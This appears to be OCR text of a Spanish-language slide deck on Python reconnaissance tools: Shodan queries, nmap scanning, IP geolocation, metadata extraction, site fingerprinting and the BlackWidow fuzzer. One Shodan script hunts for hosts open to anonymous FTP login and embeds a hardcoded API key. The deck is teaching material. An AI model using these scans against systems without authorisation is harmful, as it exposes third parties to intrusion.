
Requests headers

```
import requests

if __name__ == "__main__":
    response = requests.get("http://www.google.com")
    for header in response.headers.keys():
        print header  + ":" + response.headers[header]
```


Requests headers

```
print "Headers response: "
for header, value in responseGet.headers.items():
  print(header, '-->', value)

print "Headers request : "
for header, value in responseGet.request.headers.items():
  print(header, '-->', value)
```

Requests API REST



Shodan


Welcome
Shodan lets you search for devices that are connected to the Internet. And a Shodan account means you get more access, more features and the ability to check out the latest developments.
More Results
With a free Shodan account you can access more results!
Developer API
The Shodan API makes it easy to access the data from within your own scripts.
New Filters
Once you're logged in you have access to a lot more filters that help you find exactly what you're looking for.

Shodan

```
import shodan

SHODAN_API_KEY = "insert your API key here"

api = shodan.Shodan(SHODAN_API_KEY)
```


ShodanSearch

```
Uso: ShodanSearch.py {OPTION} {CADENA | HOST}
     OPCIONES:
      -s, --search: Para buscar segun una determinada cadena
      -h, --host: Para obtener la informacion de un host segun su IP
     EJEMPLOS
      ShodanSearch.py -s apache
      ShodanSearch.py -h 8.8.8.8
```

```python
class Shodan:
    """ Clase para buscar en Shodan """
    def __init__(self,API_KEY):
        self.api =  shodan.Shodan(API_KEY)

    def buscar(self,cadena):
        """ Busca segun la cadena dada """
        try:
        # Buscamos lo de la cadena pasada como parametro
            resultado = self.api.search(str(cadena))
            return resultado
        except Exception as e:
            print 'Ups! Ha ocurrido un error: %s' % e
            resultado = []
            return resultado


    def obtener_info_host(self,IP):
        """ Obtiene la info que pueda tener shodan sobre una IP """
        try:
                host = self.api.host(IP)
                return host
        except Exception as e:
                print 'Ups! Ha ocurrido un error: %s' % e
                host = []
                return host
```

```
try:
        # Search Shodan
        results = api.search(parsed_args.search)

        # Show the results
        print 'Results sodan search: %s' % results['total']
        for result in results['matches']:
                print 'IP: %s' % result['ip_str']
                print result['data']
                print ''
except shodan.APIError, e:
        print 'Error: %s' % e
```

https://developer.shodan.io/api




https://developer.shodan.io/api

https://api.shodan.io/shodan/host/{ip}?key={YOUR_API_KEY}

https://api.shodan.io/shodan/host/search?key={YOUR_API_KEY}&query={query}&facets={facets}

https://api.shodan.io/shodan/protocols?key={YOUR_API_KEY}

Shodan FTP anonymous vulnerable



Shodan FTP anonymous vulnerable

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import shodan
import re

sites =[]

shodanKeyString = 'v4YpsPUJ3wjDxEqywwu6aF5OZKWj8kik'

shodanApi = shodan.Shodan(shodanKeyString)

results = shodanApi.search("port: 21 Anonymous user logged in")
print "hosts number: " + str(len( results['matches']))
for match in results['matches']:
    if match['ip_str'] is not None:
        print match['ip_str']
        sites.append(match['ip_str'])
```

wig - WebApp Information Gatherer

```
root@kali:~/wig# ./wig.py --help
usage: wig.py [-h] [-l INPUT_FILE] [-n STOP_AFTER] [-a] [-m] [-u]
              [--no_cache_load] [--no_cache_save] [-N] [--verbosity]
              [--proxy PROXY] [-w OUTPUT_FILE]
              [url]

WebApp Information Gatherer

positional arguments:
  url                 The url to scan e.g. http://example.com

optional arguments:
  -h, --help          show this help message and exit
  -l INPUT_FILE       File with urls, one per line.
  -n STOP_AFTER       Stop after this amount of CMSs have been detected. Default:
                      1
  -a                  Do not stop after the first CMS is detected
  -m                  Try harder to find a match without making more requests
  -u                  User-agent to use in the requests
  --no_cache_load     Do not load cached responses
  --no_cache_save     Do not save the cache for later use
  -N                  Shortcut for --no_cache_load and --no_cache_save
  --verbosity, -v     Increase verbosity. Use multiple times for more info
  --proxy PROXY       Tunnel through a proxy (format: localhost:8080)
  -w OUTPUT_FILE      File to dump results into (JSON)
root@kali:~/wig#
```

https://github.com/jekyc/wig


__init__.py	new structure
cache.py	Added feature suggested in #24. Use argument -c or --cache_dir to spe...
discovery.py	new structure
fingerprints.py	Tab indentation for consistency
log.py	new structure
matcher.py	new structure
output.py	new structure
printer.py	new structure
request2.py	new structure
results.py	new structure
sitemap.py	new structure

Geolocalización

```
~$ curl http://api.db-ip.com/v2/free/8.8.8.8
{
    "ipAddress": "8.8.8.8",
    "continentCode": "NA",
    "continentName": "North America",
    "countryCode": "US",
    "countryName": "United States",
    "stateProv": "California",
    "city": "Mountain View",
}
```

```
~$ curl http://api.db-ip.com/v2/free/8.8.8.8/countryName
United States
```

https://hackertarget.com/geoip-ip-location-lookup/



https://api.hackertarget.com/geoip/?q=8.8.8.8

IP Address: 8.8.8.8
Country: US
State: N/A
City: N/A
Latitude: 37.750999
Longitude: -97.821999

http://api.hostip.info/get_json.php?ip=%s&position=true

```python
class IPtoGeo(object):

    def __init__(self, ip_address):
        # Initialize objects to store
        self.latitude = ''
        self.longitude = ''
        self.country = ''
        self.city = ''

        self.ip_address = ip_address

        self._get_location()

    def _get_location(self):
        """
        Retrieve initial location data (contry, city, lat/long) from hostip.info
        :return:
        """
        json_request = requests.get('http://api.hostip.info/get_json.php?ip=%s&position=true' % self.ip_address).json()


        self.country = json_request['country_name']
        self.country_code = json_request['country_code']
        self.city = json_request['city']
        self.latitude = json_request['lat']
        self.longitude = json_request['lng']
```

PyGeoIP

```
class GeoIP(__builtin__.object)
 |  Methods defined here:
 |
 |  __init__(self, filename, flags=0, cache=True)
 |      Create and return an GeoIP instance.
 |
 |      :arg filename: File path to a GeoIP database
 |      :arg flags: Flags that affect how the database is processed.
 |          Currently supported flags are STANDARD (default),
 |          MEMORY_CACHE (preload the whole file into memory) and
 |          MMAP_CACHE (access the file via mmap)
 |      :arg cache: Used in tests to skip instance caching
 |
 |  asn_by_addr = org_by_addr(self, addr)
 |
 |  asn_by_name = org_by_name(self, hostname)
 |
 |  country_code_by_addr(self, addr)
 |      Returns 2-letter country code (e.g. US) from IP address.
 |
 |      :arg addr: IP address (e.g. 203.0.113.30)
 |
 |  country_code_by_name(self, hostname)
 |      Returns 2-letter country code (e.g. US) from hostname.
 |
 |      :arg hostname: Hostname (e.g. example.com)
 |
 |  country_name_by_addr(self, addr)
 |      Returns full country name for specified IP address.
 |
 |      :arg addr: IP address (e.g. 203.0.113.30)
 |
 |  country_name_by_name(self, hostname)
 |      Returns full country name for specified hostname.
 |
 |      :arg hostname: Hostname (e.g. example.com)
```

http://dev.maxmind.com/geoip/legacy/geolite

Downloads

	Download links				
Database	**Binary / gzip**	**Binary / xz**	**CSV / gzip**	**CSV / zip**	**CSV / xz**
GeoLite Country	Download	Gzip only	Zip only	Download	Zip only
GeoLite Country IPv6	Download	Gzip only	Download	Gzip only	Gzip only
GeoLite City	Download	Download	Zip and xz only	Download	Download
GeoLite City IPv6 (Beta)	Download	Gzip only	Download	Gzip only	Gzip only
GeoLite ASN	Download	Gzip only	Zip only	Download	Zip only
GeoLite ASN IPv6	Download	Gzip only	Zip only	Download	Zip only

PyGeoIP

```
import sys
import pygeoip

gi4 = pygeoip.GeoIP('GeoIP.dat', pygeoip.MEMORY_CACHE)
ip = sys.argv[1]
code = gi4.country_code_by_addr(ip)
name = gi4.country_name_by_addr(ip)

print code + ' -- ' + name
```

PyGeoIP

```
org_by_addr(self, addr)
    Returns Organization, ISP, or ASNum name for given IP address.

    :arg addr: IP address (e.g. 203.0.113.30)

org_by_name(self, hostname)
    Returns Organization, ISP, or ASNum name for given hostname.

    :arg hostname: Hostname (e.g. example.com)
```

PyGeoIP

```
record_by_addr(self, addr)
    Returns dictionary with city data containing `country_code`, `country_name`,
    `region`, `city`, `postal_code`, `latitude`, `longitude`, `dma_code`,
    `metro_code`, `area_code`, `region_code` and `time_zone`.

    :arg addr: IP address (e.g. 203.0.113.30)

record_by_name(self, hostname)
    Returns dictionary with city data containing `country_code`, `country_name`,
    `region`, `city`, `postal_code`, `latitude`, `longitude`, `dma_code`,
    `metro_code`, `area_code`, `region_code` and `time_zone`.

    :arg hostname: Hostname (e.g. example.com)
```

PyGeocoder

```
NAME
    pygeocoder - Python wrapper for Google Geocoding API V3.

FILE
    c:\python27\lib\site-packages\pygeocoder.py

DESCRIPTION
    * **Geocoding**: convert a postal address to latitude and longitude
    * **Reverse Geocoding**: find the nearest address to coordinates
```

PyGeocoder

```
class GeocoderResult(_abcoll.Iterator)
 |  A geocoder resultset to iterate through address results.
 |  Exemple:
 |
 |  results = Geocoder.geocode('paris, us')
 |  for result in results:
 |      print(result.formatted_address, result.location)
 |
 |  Provide shortcut to ease field retrieval, looking at 'types' in each
 |  'address_components'.
 |  Example:
 |      result.country
 |      result.postal_code
 |
 |  You can also choose a different property to display for each lookup type.
 |  Example:
 |      result.country__short_name
 |
 |  By default, use 'long_name' property of lookup type, so:
 |      result.country
 |  and:
 |      result.country__long_name
 |  are equivalent.
 |
```

PyGeocoder

```
from pygeocoder import Geocoder

results = Geocoder.geocode("Mountain View")
print(results.coordinates)
print(results.country)
print(results.postal_code)
print(results.latitude)
print(results.longitude)
```

También puede realizar el proceso inverso, es decir, partiendo de coordenadas correspondientes a latitud y longitud de un punto geográfico, es posible recuperar la dirección de dicho sitio.

```
from pygeocoder import Geocoder

results = Geocoder.reverse_geocode(results.latitude, results.longitude)
print(results.formatted_address)
```

NMAP

Python nmap

```
>>> import nmap
>>> nmap.__version__
'0.5.0-1'
>>> dir(nmap)
['ET', 'PortScanner', 'PortScannerAsync', 'PortScannerError', 'PortScannerHostDict'
e__', '__package__', '__path__', '__version__', 'collections', 'convert_nmap_output
>>>
```

Python nmap

```
>>> import nmap
>>> port_scan=nmap.PortScanner()
>>> dir(port_scan)
['_PortScanner__process', '__class__', '__delattr__', '__dict__', '__doc__', '__format__',
x__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__'
hosts', 'analyse_nmap_xml_scan', 'command_line', 'csv', 'get_nmap_last_output', 'has_host',
>>>
```

Python nmap

```
>>> help(port_scan.scan)
Help on method scan in module nmap.nmap:

scan(self, hosts='127.0.0.1', ports=None, arguments='-sV', sudo=False) method of nmap.nmap.PortScanner instance
    Scan given hosts

    May raise PortScannerError exception if nmap output was not xml

    Test existance of the following key to know if something went wrong : ['nmap']['scaninfo']['error']
    If not present, everything was ok.

    :param hosts: string for hosts as nmap use it 'scanme.nmap.org' or '198.116.0-255.1-127' or '216.163.128.20/20'
    :param ports: string for ports as nmap use it '22,53,110,143-4564'
    :param arguments: string of arguments for nmap '-sU -sX -sC'
    :param sudo: launch nmap with sudo if True

    :returns: scan_result as dictionnary
```

Python nmap

```
import nmap
nm = nmap.PortScanner()
results = nm.scan('127.0.0.1', '21,22,23,80','-sV')
```

```
>>> host='127.0.0.1'
>>> puertos='21,22,23,80'
>>> argumentos='-sS -sV -O'
>>> port_scan.scan(host,puertos,argumentos)
{'nmap': {'scanstats': {'uphosts': '1', 'timestr': 'Sat Feb 20 19:27:51 2016', 'downhosts': '0', 'to
'command_line': 'nmap -oX - -p 21,22,23,80 -sS -sV -O 127.0.0.1'}, 'scan': {'127.0.0.1': {'status':
, 'vendor': {}, 'addresses': {'ipv4': '127.0.0.1'}, 'tcp': {80: {'product': '', 'state': 'unknown',
: {'product': '', 'state': 'unknown', 'version': '', 'name': 'ftp', 'conf': '3', 'extrainfo': '', 'r
sh', 'conf': '3', 'extrainfo': '', 'reason': 'no-response', 'cpe': ''}, 23: {'product': '', 'state'
'cpe': ''}}}}}
```

Python nmap asíncrono

```
import nmap
nmasync = nmap.PortScannerAsync()
def callback_result(host, scan_result):
    print '------------------'
    print host, scan_result

nmasync.scan(hosts='127.0.0.1', arguments='-sP', callback=callback_result)
while nmasync.still_scanning():
    print("Waiting >>>")
    nmasync.wait(2)
```

Metadatos

```
>>> help(PIL.ExifTags)
Help on module PIL.ExifTags in PIL:

NAME
    PIL.ExifTags

FILE
    c:\python27\lib\site-packages\pil\exiftags.py

DESCRIPTION
    # The Python Imaging Library.
    # $Id$
    #
    # EXIF tags
    #
    # Copyright (c) 2003 by Secret Labs AB
    #
    # See the README file for information on usage and redistribution.
    #

DATA
    GPSTAGS = {0: 'GPSVersionID', 1: 'GPSLatitudeRef', 2: 'GPSLatitude', 3...
    TAGS = {256: 'ImageWidth', 257: 'ImageLength', 258: 'BitsPerSample', 2...
```

Metadatos

```
from PyPDF2 import PdfFileReader, PdfFileWriter
import os

def printMeta():
    for dirpath, dirnames, files in os.walk("pdf"):
        for name in files:
            ext = name.lower().rsplit('.', 1)[-1]
            if ext in ['pdf']:
                print "[+] Metadata for file: %s " %(dirpath+os.path.sep+name)
                pdfFile = PdfFileReader(file(dirpath+os.path.sep+name, 'rb'))
                docInfo = pdfFile.getDocumentInfo()
                for metaItem in docInfo:
                    print '[+] ' + metaItem + ':' + docInfo[metaItem]
                print "\n"
printMeta()
```

Identificar tecnologia website

```
>>> import builtwith
>>> builtwith.parse('http://example.webscraping.com')

{u'javascript-frameworks': [u'jQuery', u'Modernizr', u'jQuery UI'],
u'programming-languages': [u'Python'],
u'web-frameworks': [u'Web2py', u'Twitter Bootstrap'],
u'web-servers': [u'Nginx']}
```

Identificar tecnologia website

python-Wappalyzer

build failing | pypi package 0.2.2 | coverage 83%

Python driver for Wappalyzer, a web application detection utility.

```
$ pip install python-Wappalyzer

>>> from Wappalyzer import Wappalyzer, WebPage
>>> wappalyzer = Wappalyzer.latest()
>>> webpage = WebPage.new_from_url('http://example.com')
>>> wappalyzer.analyze(webpage)
set([u'EdgeCast'])
```

Obtener subdominios

https://github.com/1N3/BlackWidow

- Recopilar automáticamente todas las URL de un sitio web
- Recopilar automáticamente todos los subdominios de un sitio web
- Recolectar automáticamente todos los números de teléfono de un sitio web
- Recolectar automáticamente todas las direcciones de correo electrónico de un sitio web
- Escaneo de vulnerabilidades comunes de OWASP

Obtener subdominios

LINUX INSTALL:

```
cp blackwidow /usr/bin/blackwidow
cp injectx.py /usr/bin/injectx.py
pip install -r requirements.txt
```

USAGE:

```
blackwidow -u https://target.com - crawl target.com with 3 levels of depth.
blackwidow -d target.com -l 5 - crawl the domain: target.com with 5 levels of depth.
blackwidow -d target.com -l 5 -c 'test=test' - crawl the domain: target.com with 5 levels of depth using the cookie '
blackwidow -d target.com -l 5 -s y - crawl the domain: target.com with 5 levels of depth and fuzz all unique paramete
injectx.py https://test.com/uers.php?user=1&admin=true - Fuzz all GET parameters for common OWASP vulnerabilities.
```

Obtener subdominios

https://github.com/vergl4s/instarecon

- Consultas DNS (registros PTR, MX, NS)
- Consultas Whois (dominios e IP)
- Búsquedas de Shodan y port scanning
- Google dorks en busca de subdominios

FTPLib

```
connect(self, host='', port=0, timeout=-999)
    Connect to host.  Arguments are:
    - host: hostname to connect to (string, default previous host)
    - port: port to connect to (integer, default previous port)
```

FTPLib

Método	Descripción
`FTP.connect(host[, puerto, timeout])`	Se conecta al servidor FTP
`FTP.login(user, pass)`	Se loguea en el servidor
`FTP.close()`	Finaliza la conexión
`FTP.set_pasv(bool)`	Establece la conexión en modo pasivo si el parámetro es True.
`FTP.getwelcome()`	Retorna el mensaje de bienvenida del servidor
`FTP.dir()`	Retorna un listado de archivos y directorios de la carpeta actual
`FTP.cwd(path)`	Cambia el directorio de trabajo actual a path
`FTP.mkd(path)`	Crea un nuevo directorio
